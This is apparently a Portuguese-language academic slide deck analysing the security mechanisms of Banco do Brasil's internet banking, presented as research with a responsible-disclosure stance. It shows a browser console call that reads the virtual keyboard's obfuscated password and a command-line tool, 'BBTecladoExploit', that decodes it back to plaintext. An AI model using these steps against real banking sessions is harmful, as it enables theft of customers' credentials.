



Segurança em Internet Banking

Aluno: Márcio A. S. Correia
Orientador: André L. M. dos Santos

- Apresentação
- Introdução
- Mecanismos de Segurança
- Exame de Caso
- Conclusão

Apresentação

- Instituições
 - Universidade Estadual do Ceará – UECE
 - Information Security Research Team – INSERT
- Filosofia

Pesquisa em segurança da informação aplicada as necessidades do mundo.
- Responsabilidade

Comunicar instituições/pessoas afetadas em tempo hábil para que medidas possam ser tomadas.

Introdução

- Motivação
 - Número crescente de clientes de e-banking.
 - Interesse das instituições pelo baixo custo operacional.
 - Interesse dos clientes pela conveniência.
 - Interesse dos criminosos.

Mecanismos de Segurança

- Transport Layer Security (TLS)
- Encerramento da Sessão
- Chave Temporal
- Teclado Virtual
- Identificação do Computador
- Complemento de Segurança do Navegador

Exame de Caso

- O serviço de e-banking do Banco do Brasil foi escolhido para análise.
- Apenas os mecanismos de segurança obrigatórios para utilização do serviço foram avaliados.
- A automação da exploração das falhas encontradas não faz parte do escopo do trabalho.

Exame de Caso (continuação)


Teclado Virtual

- Problemas
 - Representação direta das informações
 - Falha na tentativa de proteger os dados informados

Exame de Caso (continuação)

Teclado Virtual

- Representação direta das informações



Exame de Caso (continuação)

Teclado Virtual

- Falha na tentativa de proteger os dados informados
- Exemplo:
 - Senha “11223344” informada no teclado virtual

Exame de Caso (continuação)

Auto-Atendimento Brasil

Titular: 1º Titular

Agência: Conta:

Teclado Virtual BB

Senha de Auto-Atendimento: *****

ENTRAR LIMPAR

Problemas no acesso à conta? Cadastramento de Computadores

```

Inspect Clear Profile
Console HTML CSS Script DOM Net
>>> document.applets['tclJava'].getSenha();
KPLOOPR
>>> document.getElementById('tclJava').innerHTML;
"
<param name="id" value="tclJava">
<param name="local" value="cartao">
<param name="campoAnterior" value="">
<param name="campoPosterior" value="99">
<param name="colorLabel" value="0x000084">
<param name="colorField" value="0xFFFFFFFF">
<param name="colorBorder" value="0xBBBBBB">
<param name="colorBackground" value="0xFFFFFFFF">

<param name="colorEmb" value="azul">
<param name="valorConte" value="4">
<param name="numCod" value="46">

```

Exame de Caso (continuação)

```
C:\ Prompt de comando
C:\tclJava>java BBTecladoExploit decrypt KPLOQPIR 46
11223344
C:\tclJava>
```

Exame de Caso (continuação)

Identificação do Computador

- Problemas
 - Falha na tentativa de proteger os dados coletados.

Conclusão

- O teclado virtual tem como objetivo proteger o cliente de softwares maliciosos que possam capturar sua senha, porém, os dados obtidos podem ser revertidos.
- O identificados do computador tem como objetivo restringir o acesso ao serviço apenas por máquinas autorizadas, porém, a identificação da máquina pode ser roubada e outra máquina pode se passar por ela.